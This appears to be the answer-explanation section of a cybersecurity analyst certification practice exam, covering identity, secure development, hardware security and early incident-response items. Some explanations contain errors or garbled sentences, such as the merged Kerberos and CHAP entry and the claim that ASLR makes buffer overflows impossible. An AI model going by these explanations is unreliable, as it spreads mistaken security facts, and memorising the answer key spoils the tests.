Proper input validation can prevent cross-site scripting, SQL injection, directory traversal, and XML injections from occurring. Where an application accepts string input, the input should be subjected to normalization or sanitization procedures before being accepted. Normalization means that a string is stripped of illegal characters or substrings and converted to the accepted character set. This can prevent SQL and XML injections from occurring. Input validation is also good at preventing cross-site scripting (XSS) in forms that accept user input. Directory traversals can be prevented by conducting input validation in file paths or URL that is accepted from a user. This prevents a canonicalization attack being able to disguise the nature of the malicious input that could cause a directory traversal.

13. B. OBJECTIVE 2.3

A system on a chip is an integrated circuit that integrates all or most components of a computer or other electronic system. These components almost always include a central processing unit, memory, input/output ports, and secondary storage – all on a single substrate or microchip, the size of a coin. This makes the savings of space and power the most important feature to consider when designing a system on a chip.

14. B. OBJECTIVE 2.2

DeepScan is an example of a static code analysis tool. It inspects the code for possible errors and issues without actually running the code. Fuzzing is an automated software testing technique that involves providing invalid, unexpected, or random data as inputs to a computer program through the use of a fuzzer. A decompiler is a computer program that takes an executable file as input and attempts to create a high-level source file that can be recompiled successfully. Fault injection is a testing technique that aids in understanding how a system behaves when stressed in unusual ways. A fuzzer, decompiler, and fault injector are all dynamic analysis tools because they require the program being tested to be run in order to be analyzed.

15. B. OBJECTIVE 2.2

Keith should conduct a hash of the downloaded file and compare it against the MD5 hash digest listed on the server of this file. This file needs to be a verifiable MD5 hash file in order to validate the file integrity has not been compromised during the download. This is an important step to ensure the file was not modified in transit during the download. The other options are insufficient to guarantee the integrity of the downloaded file since integrity checking relies on comparison of hash digests. A public or private key would not be assigned solely to a single file, nor do they provide integrity on their own. Public and private keys are used to ensure the confidentiality of data, whereas a hash digest ensures integrity. The file size and file creation date are additional forms of metadata that could be used to help validate the integrity of a file, but they of a much lower quality and trust factor than using a hash digest, therefore MD5 or SHA1 is still a better choice.

16. C. OBJECTIVE 2.1

Multi-factor authentication (MFA) creates multiple layers of security to help increase the confidence that the user requesting access is who they claim to be by requiring two distinct factors for authentication. These factors can be something you know (knowledge factor), something you have (possession factor), something you are (inheritance factor), something you do (action factor), or somewhere you are (location factor). By selecting a smartcard (something you have) and a PIN (something you know), you have implemented multi-factor authentication. Choosing a fingerprint and retinal scan would instead use only one factor (inheritance). Choosing a username, password, and security question would also be only using one factor (knowledge). For something to be considered multi-factor, you need items from at least two different authentication factor categories: knowledge, possession, inheritance, location, or action.

17. B. OBJECTIVE 2.1

Network Access Control (NAC) is an approach to computer security that attempts to unify endpoint security technology (such as anti-virus, host intrusion prevention, and vulnerability assessment), user or system authentication, and network security enforcement. When a remote workstation connects to the network, NAC will place it into a segmented portion of the network (sandbox), scan it for malware and validate its security controls, and then based on the results of those scans either connect it to the company's networks or place the workstation into a separate quarantined portion of the network for further remediation. An access control list (ACL) is a type of network traffic filter that can control incoming or outgoing traffic. An ACL alone would not have prevented this issue. MAC Filtering refers to a security access control method whereby the MAC address assigned to each network card is used to determine access to the network. MAC filtering operates at layer 2 and is easy to bypass. Sender Policy Framework (SPF) is an email authentication method designed to detect forging sender addresses during the delivery of the email.

18. C. OBJECTIVE 2.1

A technical view focuses on technologies, settings, and configurations. An operational view looks at how a function is performed or what it accomplishes. A logical view describes how systems interconnect. An acquisition views focus on the procurement process.

19. A. OBJECTIVE 2.1

The human resource system may be a data source for identity management, but it is not part of the infrastructure itself. LDAP servers, provisioning engines, and auditing systems are all part of identity management infrastructures. Most organizations rely on a LDAP Directory to store users, groups, roles, and relationships between those entities. A provisioning engine is responsible for the process of coordinating the creation of user accounts, email authorizations in the form of rules and roles, and other tasks such as provisioning of physical resources associated with enabling new users. The auditing system is responsible for verifying the identities present in the organization's systems are valid and correct.

20. B. OBJECTIVE 2.1

ASLR randomizes where components of a running process (such as the base executable, APIs, and the heap) are placed in memory, which makes it more difficult to conduct a buffer overflow at specific points in the address space. The Windows Data Execution Prevention (DEP) feature to protect processes against exploits that try to execute code from writable memory area (stack/heap). Windows DEP prevents code from being run from a non-executable memory region. Data loss prevention (DLP) software detects potential data breaches/data ex-filtration transmissions and prevents them by monitoring, detecting, and blocking sensitive data while in use, in motion, and at rest. A dynamic link library (DLL) is a library that contains code and data that can be used by more than one program at the same time.

21. B. OBJECTIVE 2.1

Due to the requirements provided, you should install a NIPS on the internal interface of the gateway router and a firewall on the external interface of the gateway router. The firewall on the external interface will allow the bulk of the malicious inbound traffic to be filtered prior to reaching the network. Then, the NIPS can be used to conduct an inspection of the traffic entering the network and provide protection for the network using signature-based or behavior-based analysis. A NIPS is less powerful than a firewall and could easily "fail open" if it is overcome with traffic by being placed on the external interface. The NIPS being installed on the internal interface would also allow various content types to be quickly blocked using custom signatures developed by the security team. For the same reasons that we wouldn't want to place the NIPS on the external interface in the correct choice, we also wouldn't choose to install a NIPS on both the internal and external connections. IP filtering on both interfaces of the router will not provide the ability to monitor the traffic or to block traffic based on content type. Finally, we would not want to rely on a NIDS on the external interface alone, since it can only monitor and not provide the content blocking capabilities needed.

22. B. OBJECTIVE 2.2

LDAP can be used for single sign-on but is not a shared authentication protocol. OpenID, OAuth, and Facebook Connect are all shared authentication protocols. Open ID Connect (OIDC) is an authentication protocol that can be implemented as special types of OAuth flows with precisely defined token fields. OAuth is designed to facilitate the sharing of information (resources) within a user profile between sites.

23. B. OBJECTIVE 2.1

AES, PKCS, and SSL/TLS are all compatible with x.509 and can be used in a wide variety of functions and purposes. AES is used for symmetric encryption. PKCS is used as a digital signature algorithm. SSL/TLS is used for the secure key exchange.

24. F. OBJECTIVE 2.3

User authentication is performed at a much higher level in the operating system. Trusted Platform Module (TPM) technology is designed to provide hardware-based, security-related functions. A TPM chip is a secure crypto-processor that is designed to carry out cryptographic operations. The chip includes multiple physical security mechanisms to make it tamper-resistant, and malicious software is unable to tamper with the security functions of the TPM. The TPM provides random number generation, secure generation of cryptographic keys, remote attestation, binding, and sealing functions securely.

25. A. OBJECTIVE 2.2

Agile development can react quickly to changing customer requirements since it allows all phases of software development to run in parallel, as opposed to a linear or sequenced approach. Waterfall development, not agile development, is a structured and phase-oriented model. A frequent criticism is that the agile model can allow developers to lose focus on the overall objective of the project. Agile models do not necessarily produce better, more secure, or more efficient code than other methods.

26. B,C,E. OBJECTIVE 2.1

Active defense refers to controls that perform some type of counterattack. Active defense means an engagement with the adversary, but this can be interpreted in several different ways. Laying traps such as decoy assets or deploying honeypots would be classified as active defense. Another active defense technique is to implement fictitious DNS entries that can also be used to delay or slow down an adversary's enumeration of your network. Blocking the adversary's C2 infrastructure and the deletion of adversary malware are considered a part of normal incident response actions. Installing a new IDS signature would be considered vulnerability management and not active defense.

27. C. OBJECTIVE 2.3

Anti-counterfeit training is part of the NIST 800-53r4 control set (SA-19(1)) and should be a mandatory part of your supply chain management training within your organization. All other options may produce security gains in the network. They are unlikely to reliably detect a counterfeit item or prevent its introduction into the organization's supply chain. Training on detection methodologies (i.e., simple visual inspections) and training for acquisition personnel will better prevent recurrences.

28. A,C,D. OBJECTIVE 2.1

During this phase, activities taken during the exploitation phase are conducted against the target's system. Taking advantage of or exploiting an accessible vulnerability, waiting for a malicious email attached to be opened, or waiting for a user to click on a malicious link are all part of the exploitation phase. The installation of a webshell, backdoor, or implant are all performed during the installation phase. Selecting a backdoor implant and appropriate command and control infrastructure occurs during the weaponization phase.

29. C. OBJECTIVE 2.1

A primary vector for attacking applications is to exploit faulty input validation. The input could include user data entered into a form or URL, passed by another application or link. This is heavily exploited by cross-site scripting, SQL injection, and XML injection attacks. Directory traversal is the practice of accessing a file from a location that the user is unauthorized to access. The attacker does this by ordering an application to backtrack through the directory path so that the application reads or executes a file in a parent directory. In a file inclusion attack, the attacker adds a file to the running process of a web app or website. The file is either constructed to be malicious or manipulated to serve the attacker's malicious purposes. Cross-site scripting (XSS) is one of the most powerful input validation exploits. XSS involves a trusted site, a client browsing the trusted site, and the attacker's site.

30. B. OBJECTIVE 2.2

The training and transition phase ensures that end users are trained on the software and that the software has entered general use. Because of these activities, this phase is sometimes called the acceptance, installation, and deployment phase. Disposition is focused on the retirement of an application or system. Operations and maintenance is focused on the portion of the lifecycle where the application or system goes into use to provide value to the end-users. Development is the portion of the lifecycle focused on designing and coding the application or system.

31. C. OBJECTIVE 2.3

Atomic execution by operations and distributes their processing across the multi-threaded processing environment securely. Trusted execution ensures that the attestation of the authenticity of the platform and its operating system is conducting, that the operating system starts in a trusted environment, and that a trusted operating system cannot be run on an unproven platform. The secure enclave is a secure coprocessor that includes a hardware-based key manager, which is isolated from the main processor to provide an extra layer of security. Processor security extensions are built into many modern processors to provide secure processing capabilities.

32. C. OBJECTIVE 2.2

Security assertions markup language (SAML) is an XML-based framework for exchanging security-related information such as user authentication, entitlement, and attributes. SAML is often used in conjunction with SOAP. SAML is a solution for providing single sign-on (SSO) and federated identity management. It allows a service provider (SP) to establish a trust relationship with an identity provider (IdP) so that the identity of a user (the principal) can be trusted by the SP without the user having to authenticate directly with the SP. The principal's User Agent (typically a browser) requests a resource from the service provider (SP). The resource host can also be referred to as the relying party (RP). If the user agent does not already have a valid session, the SP redirects the user agent to the identity provider (IdP). The IdP requests the principal's credentials if not already signed in and, if correct, provides a SAML response containing one or more assertions. The SP verifies the signature(s) and (if accepted) establishes a session and provides access to the resource.

33. C. OBJECTIVE 2.3

While the unauthorized third-party may assemble a component that was legitimately made from OEM parts, the fact remains that those parts were never intended for distribution under the manufacturer's legitimate label. Therefore, this is considered counterfeiting. As a cybersecurity analyst, you need to be concerned with your organization's supply chain management. There have been documented cases of counterfeit hardware (like switches and routers) being sold with malware or lower mean time between failures, both of which affect the security of your network.

34. C. OBJECTIVE 2.1

Airgaps are designed to remove connections between two networks in order to create a physical segmentation between them. The only way to cross an airgap is to have a physical device between these systems, such as using a removable media device to transfer files between them. A directory traversal is an HTTP attack that allows attackers to access restricted directories and execute commands outside of the web server's root directory. Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. A session hijacking attack compromises the session token by stealing or predicting a valid session token to gain unauthorized access to the Web Server. A directory traversal, cross-site scripting, or session hijacking attack cannot by itself cross an airgap.

35. B. OBJECTIVE 2.1

Installing a jumpbox as a single point of entry for the administration of servers within the cloud is the best choice for this requirement. The jumpbox only runs the necessary administrative port and protocol (typically SSH). Administrators connect to the jumpbox then use the jumpbox to connect to the admin interface on the application server. The application server's admin interface has a single entry in its ACL (the jumpbox) and denies connection attempts from any other hosts. A bastion host is a special-purpose computer on a network specifically designed and configured to withstand attacks. The computer generally hosts a single application. For example, a proxy server and all other services are removed or limited to reduce the threat to the computer. An airgap system is a network or single host computer with unique security requirements that may physically separated from any other network. Physical separation would prevent a system from accessing the remote administration interface directly and require an airgap system to reach the private cloud.

36. C. OBJECTIVE 2.1

TACACS+ is an extension to TACACS (Terminal Access Controller Access Control System) and was developed as a proprietary protocol by Cisco. The Remote Authentication Dial-In User Service (RADIUS) is a networking protocol that operates on port 1812 and provides centralized Authentication, Authorization, and Accounting management for users who connect and use a network service, but it was not developed by Cisco. Kerberos is an open-source network authentication protocol designed by Matte Challenge-Handshake Authentication Protocol (CHAP) is used to authenticate a user or network host to an authenticating entity. CHAP is an authentication protocol but does not provide authorization or accounting services.

37. C. OBJECTIVE 2.2

Agile software development is characterized by the principles of the Agile Manifesto. The Agile Manifesto emphasizes individuals and interactions over the processes and tools that Spiral and Waterfall rely on. It also focuses on working software, customer collaboration, and responding to change as key elements of the Agile process. The waterfall model is a breakdown of project activities into linear sequential phases, where each phase depends on the deliverables of the previous one and corresponds to a specialization of tasks. Rapid Application Development (RAD) is a form of agile software development methodology that prioritizes rapid prototype releases and iterations. Unlike the Waterfall method, RAD emphasizes the use of software and user feedback over strict planning and requirements recording. Spiral development is a risk-driven software development model that guides a team to adopt elements of one or more process models, such as incremental, waterfall, or evolutionary prototyping.

38. B. OBJECTIVE 2.2

The IdP provides the validation of the user's identity. Security assertions markup language (SAML) is an XML-based framework for exchanging security-related information such as user authentication, entitlement, and attributes. SAML is often used in conjunction with SOAP. SAML is a solution for providing single sign-on (SSO) and federated identity management. It allows a service provider (SP) to establish a trust relationship with an identity provider (IdP) so that the identity of a user (the principal) can be trusted by the SP without the user having to authenticate directly with the SP. The principal's User Agent (typically a browser) requests a resource from the service provider (SP). The resource host can also be referred to as the relying party (RP). If the user agent does not already have a valid session, the SP redirects the user agent to the identity provider (IdP). The IdP requests the principal's credentials if not already signed in and, if correct, provides a SAML response containing one or more assertions. The SP verifies the signature(s) and (if accepted) establishes a session and provides access to the resource.

39. C. OBJECTIVE 2.2

Regression testing is re-running functional and non-functional tests to ensure that previously developed and tested software still performs after a change. After installing any patch, it is important to conduct regression testing to confirm that a recent program or code change has not adversely affected existing features or functionality. Fuzzing is an automated software testing technique that involves providing invalid, unexpected, or random data as inputs to a computer program. The program is then monitored for exceptions such as crashes, failing built-in code assertions, or potential memory leaks. User acceptance testing is a test conducted to determine if the requirements of a specification or contract have been met. A penetration test is an authorized simulated cyberattack on a computer system, performed to evaluate the security of the system.

40. B. OBJECTIVE 2.2

Load testing or stress testing puts an application, network, or system under full load conditions to document any lapses in performance. User Acceptance Testing is the process of verifying that a created solution/software works for a user. Regression testing is defined as a type of software testing to confirm that a recent program or code change has not adversely affected existing features. Fuzz testing, or fuzzing, is a quality assurance technique used to discover coding errors and security loopholes in software, operating systems or networks. It involves inputting massive amounts of random data to the test subject in an attempt to make it crash. User acceptance testing, regression testing, and fuzz testing are not designed to test a system under heavy load conditions. Therefore, they will not be suitable for Annah's needs in this scenario.

41. A. OBJECTIVE 2.2

Stress testing is a software testing activity that determines the robustness of software by testing beyond the limits of normal operation. Stress testing is particularly important for mission-critical software but can be used with all types of software. Stress testing is an important component in the capacity management process of IT service management and ensures adequate resources are available to support the needs of the end-user when an application goes into a production environment. Regression testing is defined as a type of software testing to confirm that a recent program or code change has not adversely affected existing features. Input validation is the process of ensuring any user input have undergone cleansing to ensure it is properly formatted, correct, and useful. Fuzzing is an automated software testing technique that involves providing invalid, unexpected, or random data as inputs to a computer program.

42. A. OBJECTIVE 2.1

Telnet is an application protocol used on the internet or local area network to provide a bidirectional interactive text-oriented communication facility using a virtual terminal connection. It is considered insecure and should never be used in secure networks because it transmits everything in cleartext, including your authentication credentials. Telnet should be replaced with a more secure option, such as the secure shell (SSH) protocol. SSH performs the same functions as telnet, but uses an encrypted tunnel to maintain the confidentiality of the data be sent over it. SSH File Transfer Protocol (SFTP) is a network protocol that provides file access, file transfer, and file management over any reliable data stream. Hypertext Transfer Protocol Secure (HTTPS) is an extension of HTTP that is used for secure communication over a computer network by encrypting data being transferred over it with either TLS or SSL.

43. C. OBJECTIVE 2.2

Over-the-shoulder code reviews rely on a programmer explaining their code to a peer. This provides a chance for a review of the code and a better understanding of the code for both programmers. In this example, Marta is explaining her code to Jorge, while he looks over her shoulder. Pair programming alternates between programmers, with one strategizing and reviewing it while the other enters the code into the computer. Dual control is a personnel security process that requires more than one employee available to perform a specific task. This is used with split knowledge and is not a form of code review. A tool-assisted review is conducted using a software tool or other form of automation.

44. C. OBJECTIVE 2.1

Relying parties (RPs) provide services to members of a federation. An identity provider (IdP) provides identities, makes assertions about those identities, and releases information about the identity holders. The Security Assertion Markup Language (SAML) is an open standard for exchanging authentication and authorization data between parties between an identity provider and a service provider (SP) or relaying party (RP). Single sign-on (SSO) is an authentication scheme that allows a user to log in with a single ID and password to any of several related yet independent software systems across a federation. SAML and SSO are not parties. Therefore, they cannot possibly be the right answer to this question.

45. C. OBJECTIVE 2.2

Fuzzing or fuzz testing is an automated software testing technique that involves providing invalid, unexpected, or random data as inputs to a computer program. The program is then monitored for exceptions such as crashes, failing built-in code assertions, or potential memory leaks. User Acceptance Testing is the process of verifying that a created solution/software works for the user. Security regression testing ensures that changes made to a system do not harm its security, are therefore of high significance and the interest in such approaches has steadily increased. Stress testing verifies the stability and reliability of the system by measuring the system on its robustness and error handling capabilities under extremely heavy load conditions.

46. A. OBJECTIVE 2.2

Fuzzing is an automated software assessment technique that involves providing invalid, unexpected, or random data as inputs to a computer program. The program is then monitored for exceptions (crashes), for failing built-in code assertions, or for finding potential memory leaks. Dynamic code analysis relies on studying how the code behaves during execution. Fuzzing a specific type of dynamic code analysis, making it a better answer to this question. Static code analysis is a method of debugging by examining source code before a program is run. Known bad data injection is a technique where data that is known to cause an exception or fault is entered as part of the testing/assessment. With known bad data injections, you would not use randomly generated data sets, though.

47. A,B. OBJECTIVE 2.3

While scanning for viruses is a good idea and should be done, that alone is insufficient to detect all the ways an advanced adversary could have manipulated your laptop if it were outside of your custody for any significant length of time, such as leaving it in your hotel room. In order to detect possible hardware modifications, a 'before' image would be needed to compare the laptop to upon returning. Destruction might be wasteful without evidence of a possible crime. Therefore, this is not the best option. Reimaging may be advantageous but will not remove any hardware modifications an attacker may have installed. Degaussing is considered a purging activity, but it will also destroy the laptop's hard drive. While enabled full disk encryption is a good security practice, it should have been enabled before the trip. Once you return, encrypting the drive will not help if the attacker already modified the laptop.

48. C. OBJECTIVE 2.3

Measured boot is a feature where a log of all boot actions is taken and stored in a trusted platform module for later retrieval and analysis by anti-malware software on a remote server. Master boot record analysis is used to capture the required information of the hard disk to support a forensic investigation and would not detect malware during the system's boot-up process. Startup control would be used to determine which programs will be loaded when the operating system is initially booted, but this would be too late to detect malware loaded during the pre-startup and boot process. Advanced anti-malware solutions are programs that are loaded within the operating system. Therefore, they are loaded too late in the startup process to be effective against malicious boot sector viruses and other BIOS/UEFI malware variants.

49. A. OBJECTIVE 2.3

NIST defines self-checking behavior as a control that is used to prohibit elicit modification to hardware components. This can be done using anti-tamper technology like a field programmable gate array (FPGA), a physically unclonable function (PUF), or other techniques. Obfuscation is the act of making something obscure, unclear, or unintelligible. Usually, this is done by encoding strings or binary information to make it less detectable by signature-based detection mechanisms. Improper authentication occurs when an attacker claims to have a given identity and the software does not prove or insufficiently proves that the claim is correct. The Trusted Foundry Program, also called the trusted suppliers program, is a United States Department of Defense program designed to secure the manufacturing infrastructure for information technology vendors providing hardware to the military.

50. D. OBJECTIVE 2.1

The bottom layer is physical hardware in this environment. It is what sits beneath the hypervisor and controls access to guest operating systems. The bare-metal approach doesn't have a host operating system.

51. B. OBJECTIVE 2.1

NIST's SP 800-63-3 recommends that SMS messages be deprecated as a means of delivering a second factor for multifactor authentication because they may be accessible to attackers. SMS is unable to be encrypted (at least without adding additional applications to phones). A third factor is typically not a user-friendly recommendation and would be better handled by replacing SMS with the proposed third factor instead. SMS is not a costly method since it can be deployed for less than $20/month at scale.

52. A. OBJECTIVE 2.1

Network Access Control (NAC) prevents unauthorized users from connecting to a network. Firewalls and intrusion prevention systems (IPS) are meant to restrict access from external sources and block known attacks. They would not keep out an intruder who is already in range of the wireless network. Network segmentation would limit the access that an intruder has to network resources but would not block the connection itself.

53. A. OBJECTIVE 2.3

The Trusted Foundry program, also called the trusted suppliers program, is a United States Department of Defense program designed to secure the manufacturing infrastructure for information technology vendors providing hardware to the military. Trusted Foundry was created to provide a chain of custody for classified/unclassified integrated circuits, ensure there is no reasonable threat related to supply disruption, prevent intentional/unintentional modification of integrated circuits, and protect integrated circuits from reverse engineering and vulnerability testing.

54. B. OBJECTIVE 2.1

The Lockheed Martin cyber kill chain implicitly assumes a unidirectional workflow. Therefore, it fails to consider that an adversary may retreat during an attack. MITRE and Diamond's models are more dynamic systems that allow for a broader range of adversary behaviors. AlienVault was specifically designed to avoid the rigidity of the Lockheed Martin cyber kill chain.

55. B. OBJECTIVE 2.1

While the physical security posture of the company has definitely been improved by adding the cameras, alarms, and locks, this appliance-based system may pose additional risks to the store’s network. Specialized technology and appliance-based systems rarely receive security updates at the same rate as regular servers or endpoints. These devices need to be on a network in order to ensure that that their network functions can continue, but they don’t necessarily need to be on the enterprise production network. A good option would be to set up a parallel network that is physically or logically isolated from the enterprise network and install the video cameras, alarms, and lock on that one. These devices cannot be isolated from the internet without compromising their functions, such as allowing remote monitoring of the system and locks. The devices should be scanned for viruses before installation, but that is a short-term consideration and doesn’t protect them long-term.

56. B. OBJECTIVE 2.2

C and C++ contain built-in functions such as strcpy that do not provide a default mechanism for checking if data will overwrite the boundaries of a buffer. The developer must identify such insecure functions and ensure that every call made to them by the program is performed securely. Many development projects use higher-level languages, such as Java, Python, and PHP. These interpreted languages will halt execution if an overflow condition is detected. However, changing languages may be infeasible in an environment that relies heavily on legacy code. By ensuring that the operating system supports ASLR, you can make it impossible for a buffer overflow to work by randomizing where objects in memory are being loaded. Rewriting the source code would be highly desirable, but could be costly, time-consuming, and is not an immediate mitigation to the problem. The strcpy function (which is short for String copy) does not work on integers, and it only works on strings. As strcpy does not check for boundary conditions, buffer overflows are certainly possible using this deprecated method.

57. D. OBJECTIVE 2.3

Sanitizing a hard drive can be done using cryptographic erase (CE), secure erase (SE), zero-fill, or physical destruction. In this case, the hard drives already used data at rest. Therefore, the most efficient method would be to choose CE. The cryptographic erase (CE) method sanitizes a self-encrypting drive by erasing the media encryption key and then reimaging the drive. A secure erase (SE) is used to perform the sanitization of flash-based devices (such as SSDs or USB devices) when cryptographic erase is not available. The zero-fill method relies on overwriting a storage device by setting all bits to the value of zero (0), but this is not effective on SSDs or hybrid drives, and it takes much longer than the CE method. The final option is to conduct physical destruction, but since the scenario states that the storage device will be reused, this is not a valid technique. Physical destruction occurs by mechanical shredding, incineration, or degaussing magnetic hard drives.

58. D. OBJECTIVE 2.2

Any security flaws present in a commercial or open-source library will also be present in the developed application. A library is vulnerable, just as any other application or code might be. There are both known (discovered) and unknown vulnerabilities that could exist in the libraries being integrated into the project. Therefore, the software development team needs to ensure that they are monitoring the applicable libraries for additional CVEs that might be uncovered at a later date, that they have plans for how to distribute appropriate patches to their customers and a plan for integrating subsequent updates into their own codebase. Open-source libraries are not more vulnerable or insecure than commercial available or in-house developed libraries. In fact, most open-source software is more secure because it is widely analyzed and reviewed by programmers all around the world. While ensuring the most up to date versions of the libraries is a valid concern, as a cybersecurity analyst, you should be more concerned with current security flaws in the library so you can conduct risk management and implement controls to mitigate these vulnerabilities, and determine the method for continuing updates and patch support.

59. C. OBJECTIVE 2.2

Since the website is owned by your company, you can require the developer to implement a bug/code fix to prevent the form from allowing the AUTOCOMPLETE function to work on this website. The code change to perform is quite simple in this case, simply adding "autocomplete=off" to the first line of the code. The resulting code would be <form action="authenticate.php” autocomplete="off">.

60. A. OBJECTIVE 2.1

This approach is an example of dual control authentication. Dual control authentication is used when performing a sensitive action and requires the participation of two different users in order to login (in this case, one with the password and one with the token). Transitive trust is a technique via which a user/entity that has already undergone authentication by one communication network to be able to access resources in another communication network without having to undergo authentication a second time. Least privilege is the concept and practice of restricting access rights for users, accounts, and computing processes to only those resources absolutely required to perform routine, legitimate activities. Security through obscurity is the reliance on security engineering in the design or implementation of secrecy as the main method of providing security to a system or component.

61. B. OBJECTIVE 2.2

Output encoding involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter, for example, translating the < character into the &lt; string when writing to an HTML page. Input validation is performed to ensure only properly formed data is entering the workflow in an information system, preventing malformed data from persisting in the database and triggering the malfunction of various downstream components. Improper error handling can introduce a variety of security problems where detailed internal error messages such as stack traces, database dumps, and error codes are displayed to an attacker. The session management implementation defines the exchange mechanism that will be used between the user and the web application to share and continuously exchange the session ID.

62. C. OBJECTIVE 2.2

Ensuring that each individual console has its own unique key will allow the console manufacturer to track who has purchased which games when using digital rights management licensing. Additionally, this can be achieved by using a hardware root of trust, such as a TPM module in the processor. While encrypting the games during distribution will provide some security, if the encryption key were ever compromised, then the games could be decrypted and distributed by unauthorized parties. The recommendation of making the game arbitrarily large will frustrate both authorized and unauthorized, which could negatively impact sales, so it is a poor recommendation to implement. Visibly watermarking everything will only aggravate the user, provide a negative customer experience, and will not help fight software piracy.

63. D. OBJECTIVE 2.2

Buffer overflows are most easily detected by conducting a static code analysis. Manual peer review or pair programming methodologies might have been able to detect the vulnerability, but they do not have the same level of success as a static code analysis using proper tools would. DevSecOps methodology would also improve the likelihood of detection of such an error but still rely on a human to human interactions and human understanding of source code in order to detect the fault. Dynamic code analysis also may have detected this if the test found exactly the right condition, but again, a static code analysis tool is designed to find buffer overflows more effectively.

64. C. OBJECTIVE 2.2

The function is using hard-coded credentials in the function, which is an insecure practice that can lead to compromise. The password for the application is shown in the source code as mR7HCS14@31&#. Even if this was obfuscated using encoding or encryption, it is a terrible security practice to include hard-coded credentials in the application since they can be reverse engineered by an attacker, and in this case, it could be used to rob the bank or its customers! There is no evidence of a SQL injection or buffer overflow attack vulnerability based on the code being shown. In fact, this code doesn't even show any SQL or ability to connect to an SQL database. We cannot see the variable initiation in this code, either, so we cannot determine if it is vulnerable to a buffer overflow attack. Finally, a parameterized query is a security feature, not a vulnerability, and this source code does not show any evidence of parameterized queries being used.

65. A,C,D. OBJECTIVE 2.1

Serverless is a modern design pattern for service delivery. With serverless, all the architecture is hosted within a cloud, but unlike “traditional” virtual private cloud (VPC) offerings, services such as authentication, web applications, and communications aren’t developed and managed as applications running on servers located within the cloud. Instead, the applications are developed as functions and microservices, each interacting with other functions to facilitate client requests. In a serverless architecture system, there is a heavy dependency on the cloud service provider since all of the patching and management functions of the back end infrastructure is done by them. An organization using such an architecture would still need to prevent compromise of the user endpoints, though, since these are not managed by the cloud service provider. Another concern with serverless architectures is that there are limited options for disaster recovery if service provisioning fails. Patching of backend infrastructure is eliminated because the infrastructure is eliminated with serverless architectures. Once migration is complete, there are no physical servers to manage, which reduces the workload on your system administration teams.

66. C. OBJECTIVE 2.3

Since you are trying to protect the BIOS, utilizing secure boot is the best choice. Secure boot is a security system offered by UEFI. It is designed to prevent a computer from being hijacked by a malicious OS. Under secure boot, UEFI is configured with digital certificates from valid OS vendors. The system firmware checks the operating system boot loader using the stored certificate to ensure that it has been digitally signed by the OS vendor. This prevents a boot loader that has been changed by malware (or an OS installed without authorization) from being used. The TPM can also be invoked to compare hashes of key system state data (boot firmware, boot loader, and OS kernel) to ensure they have not been tampered with by a rootkit. The other options are all good security practices, but they only apply once you have already booted into the operating system. This makes them ineffective against boot sector or rootkit attacks.

67. B. OBJECTIVE 2.1

Vulnerability reports should include both the physical hosts and the virtual hosts on the target network. A common mistake of new cybersecurity analysts is to only include physical hosts, thereby missing a large number of assets on the network.

68. C,D. OBJECTIVE 2.1

Segmentation is the best method to reduce the risk to an embedded ICS system from a network-based compromise. Additionally, you could disable unused services to reduce the footprint of the embedded ICS. Many of these embedded ICS systems have a large number of default services running. So, by disabling the unused services, we can better secure these devices. By segmenting the devices off the main portion of the network, we can also better protect them. A NIDS might detect an attack or compromise, but it would not reduce the risk of the attack succeeding since it can only detect it. Patching is difficult for embedded ICS devices since they usually rely on customized software applications that are rarely provided updates.

69. C. OBJECTIVE 2.1

A jumpbox is a system on a network used to access and manage devices in a separate security zone. This would create network segmentation between the supplier's laptops and the rest of the network to minimize the risk. A jump-box system is a hardened and monitored device that spans two dissimilar security zones and provides a controlled means of access between them. While the other options listed are all good security practices, they do not fully mitigate the risk that insecure systems pose since Victor cannot enforce these configurations on a supplier provided laptop. Instead, he must find a method of segmenting the laptops from the rest of the network, either physically, logically, using an airgap, or using a jumpbox.

70. B. OBJECTIVE 2.1

Since the server being scanned is running an Apache server, and this indicates it is a web server. Therefore, a web application vulnerability scan would be the most likely to provide valuable information. A network vulnerability scan or port scan can provide valuable information against any network-enabled server. Since an Apache server doesn’t contain a database by default, running a database vulnerability scan is not likely to provide any valuable information to the analyst.

Domain 3

Incident Response

1. C. OBJECTIVE 3.1

DNS poisoning (also known as DNS cache poisoning or DNS spoofing) is a type of attack which uses security gaps in the Domain Name System (DNS) protocol to redirect internet traffic to malicious websites. MAC spoofing is a technique for changing a factory-assigned Media Access Control (MAC) address of a network interface on a networked device. ARP spoofing is a type of attack in which a malicious actor sends falsified ARP (Address Resolution Protocol) messages over a local area network using layer 2 address information. DNS brute forcing is used to check for wildcard entries using a dictionary or wordlist. This technique is used when a DNS zone transfer is not allowed by a system.

2. D. OBJECTIVE 3.1

This is an example of behavior-based detection. Behavior-based detection (or statistical- or profile-based detection) means that the engine is trained to recognize baseline traffic or expected events associated with a user account or network device. Anything that deviates from this baseline (outside a defined level of tolerance) generates an alert. Heuristic analysis determines whether a number of observed data points constitutes an indicator and whether related indicators make up an incident depend on a good understanding of the relationship between the observed indicators. Human analysts are typically good at interpreting context but work painfully slowly, in computer terms, and cannot hope to cope with the sheer volume of data and traffic generated by a typical network. Anomaly analysis is the process of defining an expected outcome or pattern to events and then identifying any events that do not follow these patterns. This is useful in tools and environments that enable you to set rules. Trend analysis is not used for detection, but instead to better understand capacity and the normal baseline of a system. Behavioral-based detection differs from anomaly-based detection. Behavioral-based detection records expected patterns in relation to the entity being monitored (in this case, user logins). Anomaly-based detection prescribes the baseline for expected patterns based on its own observation of what normal looks like.

3. C. OBJECTIVE 3.2

Encrypting data in transit leads to more integrity and confidentiality of the data, and therefore trust. Hashing files using MD5 to check against known valid checksums would provide integrity, and therefore validation and trust. Implementing a file integrity monitoring program, such as Tripwire, would also improve data validation and trust. Decrypting data at rest does not improve data validation or trust since the data at rest could be modified when decrypted.

4. A. OBJECTIVE 3.1

The rule header is set to alert only on TCP packets based on the first line of this IDS rule. The flow condition is set as "to_client,established", which means that only inbound traffic will be analyzed against this rule and only inbound traffic for connections that are already established. Therefore, this rule will alert on an inbound malicious TCP packet only when the packet matches all the conditions listed in this rule. This rule is an example of a Snort IDS rule. For the exam, you do not need to be able to create your own IDS rules, but you should be able to read them and pick out generic content like the type of protocol covered by the signature, the port be analyzed, and the direction of flow.

5. B. OBJECTIVE 3.1

